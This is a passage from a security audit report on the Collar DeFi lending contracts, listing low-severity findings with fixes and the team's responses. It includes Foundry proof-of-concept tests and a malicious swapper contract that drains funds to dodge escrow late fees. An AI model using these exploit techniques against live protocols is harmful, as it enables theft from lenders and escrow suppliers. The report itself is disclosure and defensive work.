Proof of Concept: The following proof of concept was developped to prove the validity of this finding. It may be added to the `test/unit/Loas.rolls.effects.t.sol::LoansRollsEffectsTest` contract and executed with `forge t --mt test_rollLoan_or_settle_poc --mc LoansRollsEffectsTest -vvv`:

```
function test_rollLoan_or_settle_poc() public {

    // Fund mock swapper with enough funds to support swap when closing loan
    underlying.mint(address(mockSwapperRouter), 2 ** 160);

    // Create loan
    (uint loanId,,) = createAndCheckLoan();

    // Skip to exact point in time during which loan is rollable and closeable
    skip(duration);

    // Take snapshot before closing
    uint256 snapshot = vm.snapshot();

    // loan can be closed
    vm.startPrank(user1);
    cashAsset.approve(address(loans), type(uint).max);
    loans.closeLoan(loanId, defaultSwapParams(0));
    vm.stopPrank();

    // Rollback to snapshot before loan was closed
    vm.revertTo(snapshot);

    // loan can be rolled
    checkRollLoan(loanId, oraclePrice);
}
```

Collar: At the expiration timestamp, both rolling and closing / settling are possible because there is no need to prevent either of those during that second. The impact of one action making another action revert if submitted for the same block is expected, so we see this as valid informational. There is no other impact we see that would justify: the restriction of either method, added complexity, reduction in composability.

The seeming logical inconsistency (both expired and non-expired state) can be resolved by seeing expiration defined at some point during the expiration second (e.g., w.l.g. half-way), such that the second contains first a non-expired, and then an expired period of time.

For low severity there needs to be an impact, I see no impact for this other than one action make another not possible for that block.

For example, if someone tries to send a settle tx, and someone else also sends the same settle tx, necessarily one will succeed and the other will revert, we don't see it as an issue with any impact.

We do see this as valid info severity however.

> As such, closeLoan() should use

We see this fix as incorrect, because this implies that during expiration timestamp, the position cannot be settled, which is illogical. Please see the below explanation why it's logically consistent to treat expiration as happening in the expiration timestamp.

> expiration defined at some point during the expiration second (e.g., w.l.g. half-way), such that the second contains first a non-expired, and then an expired period of time

Please also take into account that while Arbitrum blocks are 0.25s, the code is ambivalent to block duration. If you now assume 12s blocks like L1, it's easier to see why it makes sense that that the block that has expiration block.timestamp should be inclusive of both states.

What is important is that roll cannot be done after settlement, and this is ensured via the state machine (.settled has to be true or false, and only moves from false to true), and not via block.timestamp checks.

3.2.3 Incorrect Check for Expiration Time In `EscrowSupplierNFT::switchEscrow` & `LoansNFT::_conditionalCheckAndCancelEscrow`

Submitted by JJSOnChain

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: `EscrowSupplierNFT::switchEscrow` function lets users switch their chosen escrow offer only if the offer has not expired. The `LoansNFT::_conditionalCheckAndCancelEscrow` checks if canceling an Escrow as well as regular loan. However, the require check is incorrect in both scenarios and lets users switch or cancel escrow if the `block.timestamp == previousEscrow.expiration`

Finding Description: The functions use a require statement to check of the timing of the switch matches with the expiration time:

- `swithEscrow`:

```
require(block.timestamp <= previousEscrow.expiration, "escrow: expired");
```

- `_conditionalCheckAndCancelEscrow`:

```
require(escrowReleased || block.timestamp <= _expiration(loanId), "loans: loan expired");
```

However, if the `block.timestamp` equals the expiration time then the offer has indeed expired.

Impact Explanation: Low. No loss of funds, or serious breaking of the contract. However, the design of the system has been wrongly implemented.

Likelihood Explanation: Medium. Not likely for users to be exactly on time of the expiration time. However, a bad actor could wait until the expiration time and still cancel or switch if they want to.

Recommendation: Consider changing the require statement to only check for less than expire time:

```
  function switchEscrow(uint releaseEscrowId, uint offerId, uint newFee, uint newLoanId)
      {
-         require(block.timestamp <= previousEscrow.expiration, "escrow: expired");
+         require(block.timestamp < previousEscrow.expiration, "escrow: expired");
```

```
  function _conditionalCheckAndCancelEscrow(uint loanId, address refundRecipient) internal
    {
-     require(escrowReleased || block.timestamp <= _expiration(loanId), "loans: loan expired");
+     require(escrowReleased || block.timestamp < _expiration(loanId), "loans: loan expired");
```

3.2.4 In cases when multi-hop/path or custom exchange is possible, borrower has a way to avoid escrow late fees

Submitted by jsonDoge

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: While currently swapper manipulation is difficult enough to achieve, if arbitrary path/exchange can be specified, the borrower can avoid paying any late fees once he decides to close the loan.

Finding Description:

- Recommended conditions. For a higher success rate a bigger `putStrikePercentage` provider offer and maximum escrow offer grace period (30 days) are recommended.
- Supplier side: Once the loan is open and time passed - timestamp crosses escrow expiration. The escrow position will start accumulating late fees. The escrow supplier will not be able to close it for now because:
  - `withdrawReleased` → can't be called because escrow is not released (supplier needs to completed the next step).
  - `forecloseLoan` → this would release the escrow, but he can't call it because of:

```
// ...
uint gracePeriodEnd = _expiration(loanId) + escrowGracePeriod(loanId);  // <- expiration AND
↪  grace period needs to pass
require(block.timestamp > gracePeriodEnd, "loans: cannot foreclose yet"); // <- blocks execution
// ...
```

`_expiration(loanId)` returns the expiration of the provider which has to match escrow - so no problem here. But the grace period depends on:

- `timeAfforded = maxLateFee * YEAR * BIPS_BASE / escrow.escrowed / escrow.lateFeeAPR;` - depends on takerLocked + providerLocked that belongs to borrower post settling.
- 'maxGracePeriod - max value can be up to 30 days.

The result grace will be Math.max(Math.min(timeAfforded, period), MIN_GRACE_PERIOD) - and in theory max value is 30 days.

This means that `forecloseLoan` and therefor `withdrawReleased` can't be called for 30 days after expiration has been reached and enough funds are still left as borrowers (takerLocked + providerLocked).

- `lastResortSeizeEscrow` → last choice, but here too he is blocked by the max grace period.

```
// ...
uint gracePeriodEnd = escrow.expiration + escrow.maxGracePeriod;
require(block.timestamp > gracePeriodEnd, "escrow: grace period not elapsed");
// ...
```

Borrower: Once the timestamp approaches max grace period deadline, borrwers calls `closeLoan()`, but in place of swapper with a either:

- Completely custom exchange -> which forwards all funds to borrower and returns 0.
- Creates a custom pool path WETH / Borrower token (BRT) / USDC → by being the only liquidity provider, he would essentially receive all the tokens. And because he is the creator of the borrower token - he would set the pool ratios as WETH/BRT - 1/1 and BRT/USDC - 999999/1, so that in the end the USDC output amount would either be 0 or close to 0.

All the taker/provider settling execution would work as usual. And from the providers perspective the flow is standard. Provider could have called it before at any moment, but this wouldn't change anything apart from the final takerLocked/providerLocked balances. Once we reach:

- `closeLoan`: `uint underlyingFromSwap = _swap(cashAsset, underlying, cashAmount, swapParams);`.

  Due to previous malicious exchange/pool path the output would essentially be underlyingFromSwap = 0. The borrower drains all the tokens mid-flow. This happens because the `_swap` receives `loanAmount`, `takerLocked` and +/- any settling winning amounts, just before escrow release flow starts.

- `closeLoan` - `_swap` does not contain an oracle price check (nor is followed by one) and the borrower can set swapParams.minAmountOut = 0 and this will all pass.

Escrow release: Because the `underlyingFromSwap` is 0 or close to it. This is the same value that is going to go through all these functions:

`loansNFT._conditionalReleaseEscrow` → `loansNFT._releaseEscrow` → `escrowNFT.endEscrow` → `escrowNFT._endEscrow`.

In the `escrowNFT.endEscrow` the token exchange of:

```
asset.safeTransferFrom(msg.sender, address(this), repaid); // <- transfer to escrow = 0 because it's the
↪  smallest amount in all the previous comparisons.
asset.safeTransfer(msg.sender, toLoans); // <- transfer from escrow = 0 because the late fees will be greatly
↪  exceeding and the above repaid amount is 0.
```

And the final transfer of `LoansNFT`:

```
underlying.safeTransfer(borrower, underlyingOut); // <- will send a 0
```

But the borrower will already have re-gained all his tokens using the `_swap` drain.

Impact Explanation: The borrower can avoid any amount of late fees. Essentially stealing from the supplier. This allows for the borrower to hold escrow hostage for a duration of max grace period.

Likelihood Explanation: Currently quite impossible because of the hardcoded uniswap single pair asset exchange. Best thing that could be done is using sandwiching the `closeLoan()` between a flashloan attacked exchange. Driving the price to 0 and then recovering close to the original and extracting the tokens that way. But this would increase the attack cost greatly and best case would be profitable only with very large positions.

But with custom route multi-hop or a custom exchange address this would be quite trivial.

Proof of Concept: Modified `Loans.basic.effects.t.sol` it:

- Deploys malicious swapper which forwards all funds to a desired address and returns/transfers 0 amount (drain).
- Opens a loan with 30 day expiration and a legitimate swapper.
- Skips 31 days (late fees already accumulated).
- Closes a loan at 31 days with a malicious swapper.
- Result: late fees avoided.

```
uint internal constant YEAR = 365 days;

function setUp() public virtual override {
    super.setUp();
    openEscrowLoan = true;

    vm.stopPrank();
    vm.prank(owner);
    // setting LTV to max available boundaries [10% - 99.99%]
    configHub.setLTVRange(1000, 9999);
}

function test_avoidEscrowFee() public {
    uint loanId;
    uint providerId;
    uint loanAmount;
    uint duration_ = 30 days;
    uint userUnderlyingBalanceBefore = underlying.balanceOf(user1);
    uint userCashBalanceBefore = cashAsset.balanceOf(user1);
    openEscrowLoan = true;
    vm.prank(owner);
    configHub.setCollarDurationRange(duration_, 5 * YEAR);

    // deploy malicious swapper
    MaliciousSwapRouter maliciousSwapRouter = new MaliciousSwapRouter();
    vm.prank(owner);
    loans.setSwapperAllowed(address(maliciousSwapRouter), true, false);

    // provider offer ltv - 90%, duration
    uint providerOfferId = createProviderOffer(ltv, duration_);

    // escrow offer - short term 1 month (although contract allows shorter)
    maybeCreateEscrowOffer(duration_);
    uint escrowBalanceBefore = underlying.balanceOf(address(escrowNFT));

    // price must be set for every block
    updatePrice();

    // convert at oracle price
    uint swapOut = underlyingAmount * oraclePrice / 1e18;
    // uses default swapper
    prepareSwap(cashAsset, swapOut);

    startHoax(user1);
    underlying.approve(address(loans), underlyingAmount + escrowFee);

    BalancesOpen memory balances = BalancesOpen({
        userUnderlying: underlying.balanceOf(user1),
        userCash: cashAsset.balanceOf(user1),
        feeRecipient: cashAsset.balanceOf(protocolFeeRecipient),
```

```
        escrow: underlying.balanceOf(address(escrowNFT))
    });

    Ids memory ids = Ids({
        loanId: takerNFT.nextPositionId(),
        providerId: providerNFT.nextPositionId(),
        nextEscrowId: escrowNFT.nextEscrowId()
    });

    uint expectedLoanAmount = swapOut * ltv / BIPS_100PCT;
    uint expectedProviderLocked = swapOut * (callStrikePercent - BIPS_100PCT) / BIPS_100PCT;
    (uint expectedProtocolFee,) = providerNFT.protocolFee(expectedProviderLocked, duration_);
    assertGt(expectedProtocolFee, 0, "expected protocol fee"); // ensure fee is expected

    ILoansNFT.SwapParams memory swapParams = defaultSwapParams(swapCashAmount);
    vm.expectEmit(address(loans));
    emit ILoansNFT.LoanOpened(ids.loanId, user1, underlyingAmount, expectedLoanAmount);

    // OPENING A LOAN
    if (openEscrowLoan) {
        (loanId, providerId, loanAmount) = loans.openEscrowLoan(
            underlyingAmount,
            minLoanAmount,
            swapParams,
            providerOffer(providerOfferId),
            escrowOffer(escrowOfferId),
            escrowFee
        );

        // sanity checks for test values
        assertGt(escrowOfferId, 0, "escrow offer");
        assertGt(escrowFee, 0, "escrow fee");
        // escrow effects
        _checkEscrowViews(ids.loanId, ids.nextEscrowId, escrowFee, duration_);
    } else {
        (loanId, providerId, loanAmount) =
            loans.openLoan(underlyingAmount, minLoanAmount, swapParams, providerOffer(providerOfferId));

        // sanity checks for test values
        assertEq(escrowOfferId, 0, "escrow offer");
        assertEq(escrowFee, 0, "escrow fee");
        // no escrow minted
        assertEq(escrowNFT.nextEscrowId(), ids.nextEscrowId, "escrow next id");
    }

    // Check return values
    assertEq(loanId, ids.loanId, "loanId");
    assertEq(providerId, ids.providerId, "providerId");
    assertEq(loanAmount, expectedLoanAmount, "loanAmount");

    // all struct views
    _checkStructViews(ids, underlyingAmount, swapOut, loanAmount, duration_);

    // Check balances
    assertEq(
        underlying.balanceOf(user1),
        balances.userUnderlying - underlyingAmount - escrowFee,
        "userUnderlying"
    );
    assertEq(cashAsset.balanceOf(user1), balances.userCash + loanAmount, "userCash");
    assertEq(
        cashAsset.balanceOf(protocolFeeRecipient),
        balances.feeRecipient + expectedProtocolFee,
        "feeRecipient"
    );
    assertEq(underlying.balanceOf(address(escrowNFT)), balances.escrow + escrowFee, "escrow");

    // Check NFT ownership
    assertEq(loans.ownerOf(loanId), user1, "loan owner");
    uint takerId = loanId;
    assertEq(takerNFT.ownerOf(takerId), address(loans), "taker owner");
    assertEq(providerNFT.ownerOf(providerId), provider, "provider owner");

    // passed escrow expiry by 1 day
    uint timePassed = 31 days;
    skip(timePassed);
```

```
        updatePrice();

        CollarTakerNFT.TakerPosition memory takerPosition = takerNFT.getPosition({ takerId: loanId });

        // EXPLOIT: draining funds through _swap()
        uint toTransfer = 0;
        uint toReturn = 0;
        // Malicious swapper forwards funds to user1 and returns 0
        maliciousSwapRouter.setupSwap(toReturn, toTransfer, user1);

        // ---------CLOSING-------

        vm.startPrank(user1);
        // Approve loan contract to spend user's cash for repayment
        cashAsset.approve(address(loans), loanAmount);

        ILoansNFT.Loan memory loan = loans.getLoan(loanId);
        EscrowReleaseAmounts memory released;

        if (loan.usesEscrow) {
            released = getEscrowReleaseValues(loan.escrowId, toReturn);
            // to escrow is going to be zero as there are no funds from swap out
            assertEq(released.toEscrow, 0, "toEscrow");
            // from escrow is going to be zero since borrower already owes the late fee
            assertEq(released.fromEscrow, 0, "fromEscrow");
        }

        console.log(released.lateFee, "Late fee exists and should've been deducted");

        // caller closes the loan
        vm.startPrank(user1);
        if (loan.usesEscrow) {
            // expect this only if escrow is used
            vm.expectEmit(address(loans));
            emit ILoansNFT.EscrowSettled(
                loan.escrowId, released.lateFee, released.toEscrow, released.fromEscrow, released.leftOver
            );
        }
        vm.expectEmit(address(loans));
        // expected withdrawal is 0 because borrower drained funds using _swap
        emit ILoansNFT.LoanClosed(
            loanId, user1, user1, loanAmount, loanAmount + takerPosition.takerLocked, toReturn
        );
        ILoansNFT.SwapParams memory maliciousSwapParams =
            ILoansNFT.SwapParams({ minAmountOut: 0, swapper: address(maliciousSwapRouter), extraData:
            ↪  extraData });
        uint underlyingOut = loans.closeLoan(loanId, maliciousSwapParams);

        // the close loan didn't get anything from the swap
        assertEq(
            underlyingOut,
            0,
            "underlyingOut"
        );

        // The user didn't restore his underyling balance
        // it went to escrow but only with the escrowFee
        assertEq(
            underlying.balanceOf(user1),
            userUnderlyingBalanceBefore - underlyingAmount - escrowFee,
            "userUnderlying user balance"
        );

        // The user reclaimed FULL cash asset amount - even though there were late fees
        assertEq(cashAsset.balanceOf(user1), userCashBalanceBefore + loanAmount +
        ↪  takerPosition.takerLocked, "userCash user balance");

        // The escrow only received the initial amount and the escrowFee
        // no lateFees were paid
        assertEq(
            underlying.balanceOf(address(escrowNFT)),
            escrowBalanceBefore + escrowFee,
            "underlying escrowNFT balance"
        );
    }
```

Malicious swapper uses `forwardFundsTo` to forward all received funds and return 0. This imitates any kinds of draining using an exchange. Some of the options to achieve this: malicious multi-hop, malicious exchange or an official exchange wrapped in a proxy contract.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.22;

import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import { IV3SwapRouter } from "@uniswap/swap-router-contracts/contracts/interfaces/IV3SwapRouter.sol";

// mock for either a Router, or a Swapper
contract MaliciousSwapRouter {
    // mocking
    uint toReturn;
    uint toTransfer;
    address forwardFundsTo;

    function setupSwap(uint _toReturn, uint _toTransfer, address _forwardFundsTo) external {
        toReturn = _toReturn;
        toTransfer = _toTransfer;
        forwardFundsTo = _forwardFundsTo;
    }

    // mock router
    address public factory = address(1); // not zero, router interface

    function exactInputSingle(IV3SwapRouter.ExactInputSingleParams memory params)
        external
        returns (uint amountOut)
    {
        IERC20(params.tokenIn).transferFrom(msg.sender, address(this), params.amountIn);
        amountOut = toReturn;
        IERC20(params.tokenOut).transfer(params.recipient, toTransfer);
    }

    // mock swapper
    string public VERSION = "mock"; // swapper interface

    function swap(IERC20 assetIn, IERC20 assetOut, uint amountIn, uint minAmountOut, bytes calldata extraData)
        external
        returns (uint amountOut)
    {
        extraData;
        minAmountOut;
        assetIn.transferFrom(msg.sender, address(this), amountIn);

        if (forwardFundsTo != address(0)) {
            assetIn.transfer(forwardFundsTo, amountIn);
        }

        amountOut = toReturn;
        assetOut.transfer(msg.sender, toTransfer);
    }
}
```

Recommendation:

- Fix 1: The easiest fix for this would be implementing the same oracle price check follow-up. This would prevent any output manipulation, but at the same time would make closing stricter and on volatile times prone to failure.

  Re-use the same method from _openLoan: `_checkSwapPrice(cashFromSwap, underlyingAmount);` and given large enough gap would prevent this.

Collar:

Currently quite impossible because of the hardcoded uniswap single pair asset exchange. Best thing that could be done is using sandwiching the closeLoan() between a flashloan attacked exchange. Driving the price to 0 and then recovering close to the original and extracting the tokens that way. But this would increase the attack cost greatly and best case would be profitable only with very large positions.

But with custom route multi-hop or a custom exchange address this would be quite trivial.

This finding contains a dup of the in-scope swapper `closeLoan` manipulation (a low according to our view as explained).

But also this adds the OOS assumption (of a different swapper), and points out that a less constrained swapper makes that attack cheaper (which breaks late fees deterrance). This qualifies as a different low (for the OOS assumptions category) in our view.

So confirmed for non-dup low, but also separately a dup of the in-scope issue (also low).

Thanks. We consider this both a valid low severity issue for the OOS category, and as a duplicate of the in-scope low finding regarding closeLoan swap manipulation.

The dup of the in-scope swapper closeLoan manipulation (a low according to our view as explained in that finding) is contained here:

> Currently quite impossible because of the hardcoded uniswap single pair asset exchange. Best thing that could be done is using sandwiching the closeLoan() between a flashloan attacked exchange. Driving the price to 0 and then recovering close to the original and extracting the tokens that way. But this would increase the attack cost greatly and best case would be profitable only with very large positions.
>
> But with custom route multi-hop or a custom exchange address this would be quite trivial.

The OOS assumption (of a different swapper) points out that a less constrained swapper makes that attack cheaper (which breaks late fees deterrance). This qualifies as a different low (for the OOS assumptions category) in our view.

3.2.5 Incorrect Grace Period Cliff Logic in `_lateFee` Function

Submitted by mahivasisth, also found by phil, ni8mare and 0xCiphky

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `_lateFee()` function incorrectly applies late fees even when the grace period is not yet over. The issue lies in the comparison logic, which uses < instead of <=, causing late fees to be charged as soon as block.timestamp equals `escrow.expiration + MIN_GRACE_PERIOD`.

Finding Description: The documentation states that late fees should only apply after the grace period (MIN_GRACE_PERIOD) ends. However, the current implementation contradicts this and charges late fees immediately after the grace period starts.

- EscrowSupplierNFT.sol#L554:

```
if (block.timestamp < escrow.expiration + MIN_GRACE_PERIOD) {
    return 0;
}
```

This condition excludes the final moment of the grace period (`block.timestamp == escrow.expiration + MIN_GRACE_PERIOD`), resulting in late fees being applied prematurely.

Impact Explanation:

- Borrowers may be unfairly charged late fees during the last moment of the grace period.
- Unexpected late fees could lead to dissatisfaction and reputational damage for the protocol.

Likelihood Explanation: The likelihood of this issue being exploited or encountered is High as it directly affects all borrowers who attempt to close their loans near the grace period's end.

Recommendation: Update the condition to correctly respect the grace period:

```
+ if (block.timestamp <= escrow.expiration + MIN_GRACE_PERIOD) {
    // grace period cliff
    return 0;
  }
```

This ensures that borrowers are not charged late fees until the grace period has fully elapsed, aligning the implementation with the documented behavior and preventing unfair penalties.

Collar: Will fix. Agree that during the last second there's an inconsistency between the grace for fee calculation (no grace) and grace for foreclosure timing (yes grace).

Severity is low in our view:

- Likelihood is low: tx must be submitted for last second of period (1 in 86400).
- Impact is low: in this scenario the user times their repayment such that they do not care about the late fees. This is because a tx is not submitted for a particular second, and instead is included after an unknown time within seconds or minutes, depending on user network latency, the RPC latency to the node, and the L2 node's mempool and state. So the user in this case pays at the last second with unknown inclusion time, so is ambivalent to late fees being paid, meaning the impact for them is necessarily low.

Note 1: the user can authorize the keeper if they don't / can't submit the tx themselves on time.

Note 2: repaying late also exposes the user to additional price risk (since position is settled a day earlier), so they have other significant incentives to repay earlier or allow the keeper to do so.

3.2.6 Escrow owner can't foreclose a loan at MIN_GRACE_PERIOD

Submitted by 0xlemon

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: Escrow owners can foreclose loans if the amount locked in the `CollarTakerNFT` isn't sufficient to cover the late fee for the escrow. Users have a `MIN_GRACE_PERIOD` (equal to 1 day) for which they don't pay a late fee.

The issue arises when `block.timestamp = _expiration() + MIN_GRACE_PERIOD` where the escrow owner can't cancel the escrow, but there is already a late fee accrued. If we look at `LoansNFT::forecloseLoan()`:

```
function forecloseLoan(uint loanId, SwapParams calldata swapParams) external whenNotPaused {
      //...

      uint gracePeriodEnd = _expiration(loanId) + escrowGracePeriod(loanId);
      require(block.timestamp > gracePeriodEnd, "loans: cannot foreclose yet");

      //...
}
```

We see that the escrow owner cannot execute the forecloseLoan function if `block.timestamp = gracePeriodEnd` which in every other case is correct because users that can afford to pay for this escrow duration shouldn't be punished, however an edge case occurs when a user can afford a time < than `MIN_GRACE_PERIOD`. In that case `escrowGracePeriod(loanId)` returns `MIN_GRACE_PERIOD` and the escrow owner cannot foreclose it when `block.timestamp = _expiration(loanId) + MIN_GRACE_PERIOD` even though the user won't be able to pay for the late fee. As we can see in `EscrowSupplierNFT::_lateFee()` the user owes a late fee if `block.timestamp = escrow.expiration + MIN_GRACE_PERIOD`:

```
function _lateFee(Escrow memory escrow) internal view returns (uint) {
    if (block.timestamp < escrow.expiration + MIN_GRACE_PERIOD) { // <<<
        // grace period cliff
        return 0;
    }
    uint overdue = block.timestamp - escrow.expiration; // counts from expiration despite the cliff
    // cap at specified grace period
    overdue = Math.min(overdue, escrow.maxGracePeriod);
    // @dev rounds up to prevent avoiding fee using many small positions
    return Math.ceilDiv(escrow.escrowed * escrow.lateFeeAPR * overdue, BIPS_BASE * YEAR);
}
```

To sum up, even when a user owes a late fee and his funds locked inside the `takerNFT` contract don't cover that fee, the escrow owner cannot foreclose at exactly that block timestamp to minimize losses.

Recommendation: Make it possible for the escrow owner to foreclose a loan when `block.timestamp = _expiration() + MIN_GRACE_PERIOD`.

3.2.7 Loss of Late Fees if Transfer to Borrower Fails

Submitted by canto, also found by phil, grearlake, sammy, 0xleadwizard, 0xRstStn, 00xSEV and VAD37

Severity: Low Risk

Context: LoansNFT.sol#L424

Summary: The `forecloseLoan` function transfers the underlying token to the borrower when foreclosing a bad loan. If this transfer fails, the escrow owner loses the late fees they are entitled to collect. This is an implication of a known issue.

Finding Description: `forecloseLoan` is used to close a loan that is bad. Meaning borrower can't get anything from `takerSettled`. `takerSettled` could be positive but meant to cover late fees.

```
function forecloseLoan(uint loanId, SwapParams calldata swapParams) external whenNotPaused {
    address borrower = ownerOf(loanId);

    // ...
    uint toBorrower = _releaseEscrow(escrowNFT, escrowId, fromSwap);
    underlying.safeTransfer(borrower, toBorrower);
}
```

`_releaseEscrow` calculates the `toBorrower` amount -- which is likely 0 -- and attempts to transfer it to the borrower via safeTransfer.

However, if the borrower's address is incompatible with the token transfer (e.g., blacklisted for `USDT` or `USDC` or is a burn address like `0xDEAD`), the `safeTransfer` call will revert. This leaves the escrow owner unable to collect late fees, as they must resort to using `lastResortSeizeEscrow`, which bypasses late fee collection.

Impact Explanation: Escrow NFT owner can set a `lateFeeAPR` and approve keeper to foreclose loan in the hopes that they would earn substantial late fees after loan has expired. However when it is time to earn late fees, forecloseLoan would revert because transfer to borrower reverts. Escrow owner would have to use `lastResortSeizeEscrow` and not get the `lateFees`.

Example:

- Assume a loan of 1,000,000 USDT, with `maxGracePeriod` set to 30 days and lateFeeAPR at 1200% (100% in 30 days).
- After the grace period, the escrow owner is entitled to 1,000,000 USDT in late fees.

If the borrower is blocked or the loan NFT is sent to an invalid address, the late fees are lost.

Likelihood Explanation: This is likely in 2 scenarios:

- Borrower is blacklisted or restricted from receiving tokens like `USDT` or `USDC`.
- Loan NFT is sent to an invalid address, such as `0xDEAD`, which causes reversion. on a number of other ERC20.

Recommendation: Use try-catch to skip the transfer if it fails. It would allow for the use case in the known issue and prevent the loss of late fees if the transfer fails.

Collar: We see the main case mentioned in the finding as implausible, since the borrower loses a high amount intentionally with no profit motive. The late fees are avoidable by the borrower, so if the position has 1M in cash, for them to wait for foreclosure would mean to intentionally lose 1M. They can avoid losing the 1M either by cancelling the loan before expiration, or by closing it during the min grace period. Even if they are e.g., half way through the full grace period, they can still recover 50% (500K), and have no reason to intentionally lose those funds by waiting for foreclosure, only to grief the escrow owner.

However, we see this as a valid low (griefing) scenario for the case of 0 or dust taker cash position (price goes down to or below put strike):

- Low likelihood:
    1. Attack loses funds intentionally with no profit motive (and has to submit another tx to a special address) instead of just abandoning the position.
    2. The borrower is incentivized to cancel the loan ahead of time to receive the interest refund (and any remaining cash that would go to late fees if left until foreclosure).

- Medium impact: Temporary withdrawal DOS since escrow owner has to wait out their max grace period to seize the escrow via the `escrowNFT`. Escrow owner loses a dust amount of late fees, but not principal or interest fees.

3.2.8 `closeLoan` Could Be Sandwiched to Avoid Paying Late Fees

Submitted by canto, also found by hash, elhaj, 0xNirix, 00xSEV and VAD37

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The `closeLoan` function swaps `loanAmount + takerSettled` into `underlying`. The slippage incurred from this swap is not restricted by the protocol, which opens up the possibility for a sandwich attack. If the swap results in an amount of `underlying` that is less than the `lateFees`, the escrow owner loses revenue.

- LoansNFT.sol#L248-L263:

```
uint repayment = loan.loanAmount;

cashAsset.safeTransferFrom(borrower, address(this), repayment);

uint cashAmount = repayment + takerWithdrawal;

uint underlyingFromSwap = _swap(cashAsset, underlying, cashAmount, swapParams);

underlyingOut = _conditionalReleaseEscrow(loan, underlyingFromSwap);

underlying.safeTransfer(borrower, underlyingOut);
```

Attack Feasibility:

- It would be difficult for borrowers to profitably execute the sandwich attack on Uniswap V3 if `loanAmount` is accurately accounted for and `lateFees` is low.
- However, if a large portion of `cashAmount` represents `lateFees`, borrowers may risk little while attempting to manipulate the swap, especially when `cashAmount` is disproportionately low relative to the underlying due to either a significant price increase or an inaccurately low `_loanAmountAfterRoll`. This could lead to scenarios where the borrower incurs negligible risk while causing losses for the escrow owner. For example:
  - Consider a loan with a one-year duration.
  - During this period, the price of the underlying asset triples (e.g., increases from 1,000 to 3,000).
  - Assume `lateFees` are 100% of the underlying value.
  - If the callStrikePercent is below 200%, the entire `cashAmount` would be insufficient to cover the `lateFees`. Specifically: the borrower provides 1,000 (from `loanAmount + takerLocked`) plus an additional 1,000 from gains (`providerLocked`), totaling 2,000. This still falls short of the 3,000 required to meet the late fee.
  - In such a scenario, the borrower would have no claim to any refund after the swap. Motivated by either minimal potential profit or merely to cause losses for the escrow owner, the borrower might execute a sandwich attack.

Recommendation: Consider limiting the slippage to `MAX_SWAP_PRICE_DEVIATION_BIPS`.

Collar: This is valid, and will be fixed, but we see it as low severity:

- First, late fees get priority, so the price needs to be manipulated to a very high degree for this to be possible.
- This means the full liquidity of the Uniswap pair needs to be swapped through twice (up and back). Because swap pairs are whitelisted (swappers for speicifc fee tiers are allowed on each loans contract separately) this means that a large amount of liquidity needs to be swapped through by the attacker. This is because only high liquidity pairs are whitelisted to minimize the risk and attractiveness of a keeper compromise.

- Paying swap fees on several millions of liquidity is a high cost. This high cost would only make sense if the late fees amount is very high (higher than the cost). For 10M liquidity (from spot to edge of liquidity), and 0.05% fee tier, the cost would be 10K.
- If the late fees are that high, the borrower would be heavily incentivized to instead avoid this scenario entirely, and either cancel or roll before expiry, or close soon after expiry. In addition to the entirely avoided late fees or full-liquidity swap fees, this way they get access to their money much eariler (time cost of money), and they may get a partial interest refund from the escrow as well (if cancelling or rolling). Essentially the high cost of this exploit serves as an alternative deterrent against accumulating late fees - and acts like late fees to reduce the likelihood, since the cost is entirely avoidable. This is because if borrower has no funds prior to settlement, it's always better and free to cancel the loan - in fact they get a refund of interest fees.

This is primarily to explain why this is a highly unlikely high-cost griefing scenario (unprofitable to attacker), so in our view:

- Low likelihood: because self-sandwiching late fees is strictly more expenseive for the borrower than the other provided legitimate options. In addition to that, it's technically much more complex, further reducing likelihood.
- Medium impact: loss of fees is medium impact, additionally fees lost are partial (since interest fees are not impacted) further reducing impact.

3.2.9 `rollFee` hedging mechanics are prejudicial for both parties

Submitted by charlesCheerful, also found by kalogerone

Severity: Low Risk

Context: Rolls.sol#L116

Summary: Providers can't properly trigger roll fees based on price change. This makes takers always pay a fee even if the price did not change, or it makes the providers not to be able to charge a fee even if the price changed. This undermines the sole purpose of setting `rollFee` parameters to properly hedge against price fluctuations.

Description: It makes sense for provider to set a fee on roll just in case the price moved a lot from his roll offer to the taker's acceptance yet still wants to go on with the roll, compensating for the change with a fee. That is how the code works and what it is build for as per the comments:

```
// Rolls.sol::_calculateRollFee()
* @dev The fee changes based on the price change since the offer was created.
```

If price went up and the provider deems the loan more risky he can charge a higher fee to mitigate the risk. Or if the price went down he can apply a discount to the taker just in case taker does not want to roll anymore because in this case the risk increases for the taker.

But when a provider opts to use this mechanic of fee adjusted based on price fluctuation, due to how it is coded, results in all rolls having a fee, even if the price did not change. Which is not the expected behavior and perjudicial for the taker.

In fact if the provider opts to not charge a fee, he can't adjust anymore the fee based on price fluctuations. Which is not the expected behavior and prejudicial for the provider.

Thus, we can observe that regardless of the settings used one party will be prejudiced by the current code.

All can be seen on `Rolls::calculateRollFee()`:

If someone wanted to add or reduce fees based on price but charge none if price not moved, which is the reasonable way to use the code, they should create a roll offer with `feeAmount == 0` which increases or decreases based on the other offer parameter `feeDeltaFactorBIPS`. But see what happens when the default fee is 0:

```
function calculateRollFee(RollOffer memory offer, uint price) public pure returns (int rollFee) {
    int prevPrice = offer.feeReferencePrice.toInt256();
    int priceChange = price.toInt256() - prevPrice;

    //  Fee size will be 0, fee amount is 0.
    int feeSize = SignedMath.abs(offer.feeAmount).toInt256();
    //  Change is 0, as multiplyig by feeSize == 0, regardles of price fluctuations
    int change = feeSize * offer.feeDeltaFactorBIPS * priceChange / prevPrice / int(BIPS_BASE);
    //  rollFee = 0 + 0 = 0. Always 0 regardless of price fluctuations.
    rollFee = offer.feeAmount + change;
}
```

As you can see, in order to create the mechanic of fee increase or reduction based on price fluctuations to properly hedge, a fee must always be imposed to one of the parties.

Impact:

- One of the parties will always be imposed `offer.feeAmount` even if prices did not change. This renders the logical use of `rollFee` unnecessary expensive.
- If no initial fee is imposed, provider loses the ability to hedge properly against price fluctuations.

Hedging mechanics of `rollFee` are not working as expected and are prejudicial for both of the parties.

Recommendation: Have 2 parameters for managing roll fee in order to not prejudice any of the parties:

- `startingFee`.
- `feeMovementSize`.

